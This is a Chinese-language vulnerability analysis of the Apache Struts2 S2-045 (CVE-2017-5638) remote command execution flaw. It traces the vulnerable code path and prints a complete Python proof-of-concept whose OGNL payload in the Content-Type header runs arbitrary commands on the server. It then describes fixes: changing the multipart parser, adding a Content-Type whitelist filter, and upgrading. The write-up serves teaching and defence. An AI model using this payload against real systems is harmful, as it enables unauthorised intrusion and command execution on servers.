0x00 介绍：

Struts

Struts 是 Apache 基金会的一个开源项目，Struts 通过采用 Java Servlet/JSP 技术，实现了基于 Java EE Web 应用的 Model-View-Controller(MVC)设计模式的应用框架，是 MVC 经典设计模式中的一个经典产品。
目前，Struts 框架广泛应用于政府、公安、交通、金融行业和运营商的网站建设，作为网站开发的底层模板使用，是应用最广泛的 Web 应用框架之一。

漏洞介绍

Apache Struts 2 被曝存在远程命令执行漏洞，漏洞编号 S2-045，CVE 编号 CVE-2017-5638，在使用基于 Jakarta 插件的文件上传功能时，有可能存在远程命令执行，导致系统被黑客入侵。恶意用户可在上传文件时通过修改 HTTP 请求头中的 Content-Type 值来触发该漏洞，进而执行系统命令。

影响范围

Struts 2.3.5 – Struts 2.3.31 Struts 2.5 – Struts 2.5.10

不受影响的版本

Struts 2.3.32 Struts 2.5.10.1

0x01 基础知识：

POST 上传文件

Content-Type 的类型扩充了 multipart/form-data 用以支持向服务器发送二进制数据。因此发送 post 请求时候，表单<form>属性 enctype 共有二个值可选，这个属性管理的是表单的 MIME 编码：

①application/x-www-form-urlencoded(默认值)
②multipart/form-data
其实 form 表单在你不写 enctype 属性时，也默认为其添加了 enctype 属性值，默认值是 enctype="application/x- www-form-urlencoded".
通过 form 表单提交文件操作如下：

```
<form  method="post"action="http://w.sohu.com/t2/upload.do"  enctype=”multipart/form-data”>
            <inputtype="text" name="desc">
            <inputtype="file" name="pic">
 </form>
```

浏览器将会发送以下数据：

```
POST /t2/upload.do HTTP/1.1
User-Agent: SOHUWapRebot
Accept-Language: zh-cn,zh;q=0.5
Accept-Charset: GBK,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Content-Length: 60408
Content-Type:multipart/form-data; boundary=ZnGpDtePMx0KrHh_G0X99Yef9r8JZsRJSXC
Host: w.sohu.com

--ZnGpDtePMx0KrHh_G0X99Yef9r8JZsRJSXC
Content-Disposition: form-data;name="desc"
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 8bit
```

分析下数据，第一个空行之前自然还是 HTTP header，之后则是 Entity，而此时的 Entity 也比之前要复杂一些。根据 RFC 1867 定义，我们需要选择一段数据作为“分割边界”（ boundary 属性），这个“边界数据”不能在内容其他地方出现，一般来说使用一段从概率上说“几乎不可能”的数据即可。 不同浏览器的实现不同，例如火狐某次 post 的 boundary=---------------------------32404670520626 ， opera 为 boundary=----------E4SgDZXhJMgNE8jpwNdOAX ，每次 post 浏览器都会生成一个随机的 30-40 位长度的随机字符串

Poster 模块

poster 提供了一组 Python 类和函数用来处理使用标准 multipart/form-data 编码的 HTTP POST 请求，也就是 HTTP 文件上传请求。
使用事例：

```python
from poster.encode import multipart_encode
from poster.streaminghttp import register_openers  #必须要导入的
import urllib2

# 在 urllib2 上注册 http 流处理句柄
register_openers()

# 开始对文件 "1.jpg" 的 multiart/form-data 编码，因为post上传的数据需要经过特殊编码
# "image1" 是参数的名字，一般通过 HTML 中的 标签的 name 参数设置

# headers 包含必须的 Content-Type 和 Content-Length
# datagen 是一个生成器对象，返回编码过后的参数
datagen, headers = multipart_encode({"image1": open(r"C:\Users\ASUS\Desktop\1.jpg", "rb")})

# 创建请求对象
request = urllib2.Request("http://localhost:5000/upload_image", datagen, headers)
# 实际执行请求并取得返回
print urllib2.urlopen(request).read()
很简单，文件就上传完成了。
```

```
>>> datagen, headers = multipart_encode({"image1": open(r"C:\Users\ASUS\Desktop\1.jpg", "rb")})
>>> print(headers)
{'Content-Length': '207593', 'Content-Type': 'multipart/form-data; boundary=ad0ae3e55775436ab32b9e78ddaca15b'}
>>> print(datagen)
<poster.encode.multipart_yielder instance at 0x02E13148>
```

其中那个 register_openers() 相当于以下操作：

```python
from poster.encode import multipart_encode
from poster.streaminghttp import StreamingHTTPHandler,
StreamingHTTPRedirectHandler, StreamingHTTPSHandler
...
handlers = [StreamingHTTPHandler, StreamingHTTPRedirectHandler,
StreamingHTTPSHandler]
opener = urllib2.build_opener(*handlers)
urllib2.install_opener(opener)
```

由于每次上传文件的用法都是相同的，不理解的话把代码记下来每次套用模板就可以了

OGNL

以下内容翻译自 Ognl 的官网：
OGNL 的全称叫做对象图导航语言，是一个用于获取与设置 Java 对象的表达式语言，还附加一些例如集合投影、过滤、Lambda 表达式的功能。你可以使用同一个表达式实现属性的赋值或取值。

Ognl 的类中包含的很方便的方法实现 OGNL 表达式的赋值。实现这个功能你需要两步，解析一个表达式使之称为一种内部的形式然后再用这种内部的形式对属性赋值或取值；或者你可以实现这个功能只用一步，直接用字符串来实现属性的取值或者赋值。

使用方法：
1.使用 Ognl.paraseExpression(str)来解析 ognl 表达式。dog 是 person 这个根对象的属性，可以直接写属性名 Ognl.parseExpression("dog.name")

2.#person.name 获取根对象 person 的 name 属性, #person 代表的 person 这个对象，如要拿到某个对象要使用#
3.调用静态方法的语法: @类的全名@静态方法名 eg：@java.lang.Integer@toBinaryString(10)

0x02 漏洞分析

Struts2 默认处理 multipart 报文的解析器是 jakarta，当上传的文件的 Content-Type 这个 header 头错误时，就会调用 JakartaMultiPartRequest.java 的 buildErrorMessage 函数，这里就是漏洞利用的关键函数；如果我们在 header 头构造特殊的 OGNL 表达式时，buildErrorMessage 函数中 localizedTextUtil.findText 会执行 OGNL 表达式，从而导致命令执行

```
protected String buildErrorMessage(Throwable e, Object[] args) {
    String errorKey = "struts.messages.upload.error." + e.getClass().getSimpleName();
    if (LOG.isDebugEnabled()) {
        LOG.debug("Preparing error message for key: [#0]", errorKey);
    }
    if (LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, null, new Object[0]) ==
     null) {
        return LocalizedTextUtil.findText(this.getClass(), "struts.messages.error.uploading",
         defaultLocale, null, new Object[] { e.getMessage() });
    } else {
        return LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, null, args);
    }
}
```

接下来看一下程序流程是怎么走到这里的

首先会在执行请求前做一些准备工作在 PrepareOpertions.java 中,包括通过 wrapRequest 的封装请求

```
public HttpServletRequest wrapRequest(HttpServletRequest oldRequest) throws ServletException {
    HttpServletRequest request = oldRequest;
    try {
        // Wrap request first, just in case it is multipart/form-data
        // parameters might not be accessible through before encoding (ww-1278)
        request = dispatcher.wrapRequest(request);
        ServletActionContext.setRequest(request);
    } catch (IOException e) {
        throw new ServletException("Could not wrap servlet request with MultipartRequestWrapper!", e
        );
    }
    return request;
}
```

随后对 Content-Type 头部进行判断，当存在"multipart/form-data"的时候，会通过 mpr，给每个请求返回一个新的实例，保证线程安全，同时交给 MultipartRequest 类处理

在 MultiPartRequestWrapper 类中，获取了如下参数，来对收集错误信息，文件信息和默认的本地配置进行封装，然后会通过调用 JakartaMultiPartRequest.java 的 parse 进行解析请求

```
/**
 * Process file downloads and log any errors.
 *
 * @param multiPartRequest Our MultiPartRequest object
 * @param request Our HttpServletRequest object
 * @param saveDir Target directory for any files that we save
 * @param provider
 */
```

```
public MultiPartRequestWrapper(MultiPartRequest multiPartRequest, HttpServletRequest request,
                               String saveDir, LocaleProvider provider,
                               boolean disableRequestAttributeValueStackLookup) {
    super(request, disableRequestAttributeValueStackLookup);
    errors = new ArrayList<String>();
    multi = multiPartRequest;
    defaultLocale = provider.getLocale();
    setLocale(request);
    try {
        multi.parse(request, saveDir);
        for (String error : multi.getErrors()) {
            addError(error);
        }
    } catch (IOException e) {
        if (LOG.isWarnEnabled()) {
            LOG.warn(e.getMessage(), e);
        }
        addError(buildErrorMessage(e, new Object[] {e.getMessage()}));
    }
}
```

跟进 parse 函数，parse 函数又会调用 buildErrotMessage()方法

```
/**
public void parse(HttpServletRequest request, String saveDir) throws IOException {
    try {
        setLocale(request);
        processUpload(request, saveDir);
    } catch (FileUploadBase.SizeLimitExceededException e) {
        if (LOG.isWarnEnabled()) {
            LOG.warn("Request exceeded size limit!", e);
        }
        String errorMessage = buildErrorMessage(e, new Object[]{e.getPermittedSize(), e.
        getActualSize()});
        if (!errors.contains(errorMessage)) {
            errors.add(errorMessage);
        }
    } catch (Exception e) {
        if (LOG.isWarnEnabled()) {
            LOG.warn("Unable to parse request", e);
        }
        String errorMessage = buildErrorMessage(e, new Object[]{});
        if (!errors.contains(errorMessage)) {
            errors.add(errorMessage);
        }
    }
}
```

而 buildErrorMessage()方法又调用了 LocalizedTextUtil 的 findText 方法，导致了 ONGL 的执行

再来梳理一边流程：首先在 PrepareOpertions.java 封装请求，随后对 Content-Type 头部进行判断，如果存在且为 multipart/form-data 时，交给 MultipartRequest 类处理，然后在 MultiPartRequestWrapper 类中调用 JakartaMultiPartRequest.java 的 parse 进行解析请求，二

如果我们传进去的 Content-Type 头部存在异常，就会被 parse 函数捕捉到，然后调用 buildErrotMessage()方法，而 buildErrotMessage()方法的 localizedTextUtil.findText 函数会执行 OGNL 表达式，从而导致命令执行

0x03 Poc 分析和演示

分析

```
#! /usr/bin/env python
# encoding:utf-8
import urllib2
import sys
from poster.encode import multipart_encode
from poster.streaminghttp import register_openers
def poc():
    if len(sys.argv) < 3:
        print '''Usage: poc.py http://172.16.12.2/example/HelloWorld.action "command"'''
        sys.exit()
    register_openers()
    datagen, header = multipart_encode({"image": open("tmp.txt", "w+")})
    header["User-Agent"]="Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/537.36 (KHTML,
    like Gecko) Chrome/56.0.2924.87 Safari/537.36"
    header["Content-Type"]="%{(#nike='multipart/form-data').
    (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
    (#_memberAccess?(#_memberAccess=#dm):
    ((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
    (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
    (#ognlUtil.getExcludedPackageNames().clear()).
    (#ognlUtil.getExcludedClasses().clear()).
    (#context.setMemberAccess(#dm)))).(#cmd='"+str(sys.argv[2])+"').
    (#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
    (#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).
    (#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
    (
    #process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()
    )).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}"
    request = urllib2.Request(str(sys.argv[1]),datagen,headers=header)
    response = urllib2.urlopen(request)
    print response.read()
poc()
```

Content-type 开头的 nike='multipart/form-data'主要是让 struts 程序 content_type.contains(“multipart/form- data”)判断为 true，使程序继续往下走

```
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
```

来获取上下文容器

```
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
```

通过容器实例化，对 Ognl API 的通用访问，设置和获取属性。

```
(#cmd='"+str(sys.argv[2])+"').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).
```


将用户输入的想要执行的命令赋给 cmd，然后判断目标主机的操作系统类型，并进行执行命令赋值

```
(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(
#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()
)).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}"
```

执行攻击命令

演示

将上面的 poc 的 Python 文件打包为 exe 文件，需要输入的两个参数分别为存在文件上传功能的页面和想要执行的代码




0x04 漏洞修复


1. 修改 Struts2 的 Multipart parser

将 struts2-core-2.3.31.jar 路径 /var/www/apache-tomcat-7.0.14/webapps/ROOT/WEB-INF/lib/下载到本地桌面，修改文件扩展名为 struts2-core-2.3.31.zip,将其解压到 struts2-core-2.3.31 文件夹中，打开里面的文件夹 org\apache\struts2

下载文件夹到本地




解压寻找 org\apache\struts2



这里一开始不明白要怎么做，lib 文件夹中没有 org 文件夹，而且将文件夹改了扩展名之后也不知道怎么解压，试了几次之后发现是把 lib 文件夹下的 jar 文件全部解压，解压后就出现了很多文件夹，其中就有 org 文件夹

对 default.properties 文件进行编辑




找到 struts.multipart.parser，该选项就是 Struts2 的 Multipart parser 应用配置，默认值为 jakarta，即此次出现命令执行漏洞的上传框架。将其修改为 pell，相当于将存在漏洞的 jakarta 框架禁用了。


修改后值 struts.multipart.parser=pell，保存，退出

```
### Parser to handle HTTP POST requests, encoded using the MIME-type multipart/form-data
# struts.multipart.parser=cos
# struts.multipart.parser=pell
# struts.multipart.parser=jakarta-stream
struts.multipart.parser=jakarta
# uses javax.servlet.context.tempdir by default
struts.multipart.saveDir=
struts.multipart.maxSize=2097152
```


再把整个文件夹打包压缩打包为 zip 格式，文件名：struts2-core-2.3.31.jar




重新上传，替换掉原来的 struts2-core-2.3.31.jar 文件



进入到 strust 的操作目录/var/www/apache-tomcat-7.0.14/bin/，首先执行./shutdown.sh，然后执行./startup.sh；即可完成对 strust2 的重启



再次执行 poc.exe 测试，显示错误，说明漏洞修复成功



2. 添加拦截器


此次 S2-045 漏洞触发点为 Content-TypeHTTP 头字段，故此可以添加 action 拦截器，过滤非法请求。
过滤文件代码：

```
public class SecurityFilter extends HttpServlet implements Filter {

    /**
     *
     */
    private static final long serialVersionUID = 1L;


    public final String www_url_encode= "application/x-www-form-urlencoded";
    public final String mul_data= "multipart/form-data ";
    public final String txt_pla= "text/plain";

    public void doFilter(ServletRequest arg0, ServletResponse arg1,
                         FilterChain arg2) throws IOException, ServletException {

        HttpServletRequest request = (HttpServletRequest) arg0;
        HttpServletResponse response = (HttpServletResponse) arg1;

        String contenType=request.getHeader("conTent-type");

        
            if(contenType!=null&&!contenType.equals("")&&!contenType.equalsIgnoreCase(www_url_encode)&&!contenType.equalsIgnor
            eCase(mul_data)&&!contenType.equalsIgnoreCase(txt_pla)){

                response.setContentType("text/html;charset=UTF-8");
                response.getWriter().write("非法请求Content-Type! ");
                return;
            }
        arg2.doFilter(request, response);
    }

    public void init(FilterConfig arg0) throws ServletException {

    }
```

首先定义了几个白名单字符串，然后对每个上传请求的 content-type 的内容进行判断，如果不在白名单中则返回错误

```
public final String www_url_encode= "application/x-www-form-urlencoded";
public final String mul_data= "multipart/form-data ";
public final String txt_pla= "text/plain";

public void doFilter(ServletRequest arg0, ServletResponse arg1,
                     FilterChain arg2) throws IOException, ServletException {

    HttpServletRequest request = (HttpServletRequest) arg0;
    HttpServletResponse response = (HttpServletResponse) arg1;

    String contenType=request.getHeader("conTent-type");

    
        if(contenType!=null&&!contenType.equals("")&&!contenType.equalsIgnoreCase(www_url_encode
        )&&!contenType.equalsIgnoreCase(mul_data)&&!contenType.equalsIgnoreCase(txt_pla)){

                response.setContentType("text/html;charset=UTF-8");
                response.getWriter().write("非法请求Content-Type! ");
                return;
        }
```


将 SecurityFilter.java 文件编译为 SecurityFilter.class，放入服务器路径为：/var/www/apache-tomcat-7.0.14/webapps/ROOT/WEB-INF/classes/



修改 web.xml(/var/www/apache-tomcat-7.0.14/webapps/ROOT/WEB-INF/web.xml)使得添加的拦截器生效，其中“/*”代表对所有文件都使用此过滤器

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app id="WebApp_9" version="2.4" xmlns="http://java.sun.com/xml/ns/j2ee"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd
    <display-name>Struts Blank</display-name>

    <filter>
        <filter-name>struts2</filter-name>
        <filter-class>org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter</filter-class>
    </filter>

    <filter-mapping>
        <filter-name>struts2</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>

    <filter>
        <filter-name>SecurityFilter</filter-name>
        <filter-class>SecurityFilter</filter-class>
    </filter>

    <filter-mapping>
        <filter-name>SecurityFilter</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>

    <welcome-file-list>
```

之后重启 tomcat 并且测试漏洞，无法正常回显，修复成功



3. 升级 struts 的版本

4. 可以使用知道创宇的创宇盾来拦截网络的流量。

0x05 后记

参考资料：

http://blog.csdn.net/xiao190128/article/details/61202945
http://blog.csdn.net/qq_29277155/article/details/60780061
https://www.ichunqiu.com/course/57729
http://bobao.360.cn/learning/detail/3596.html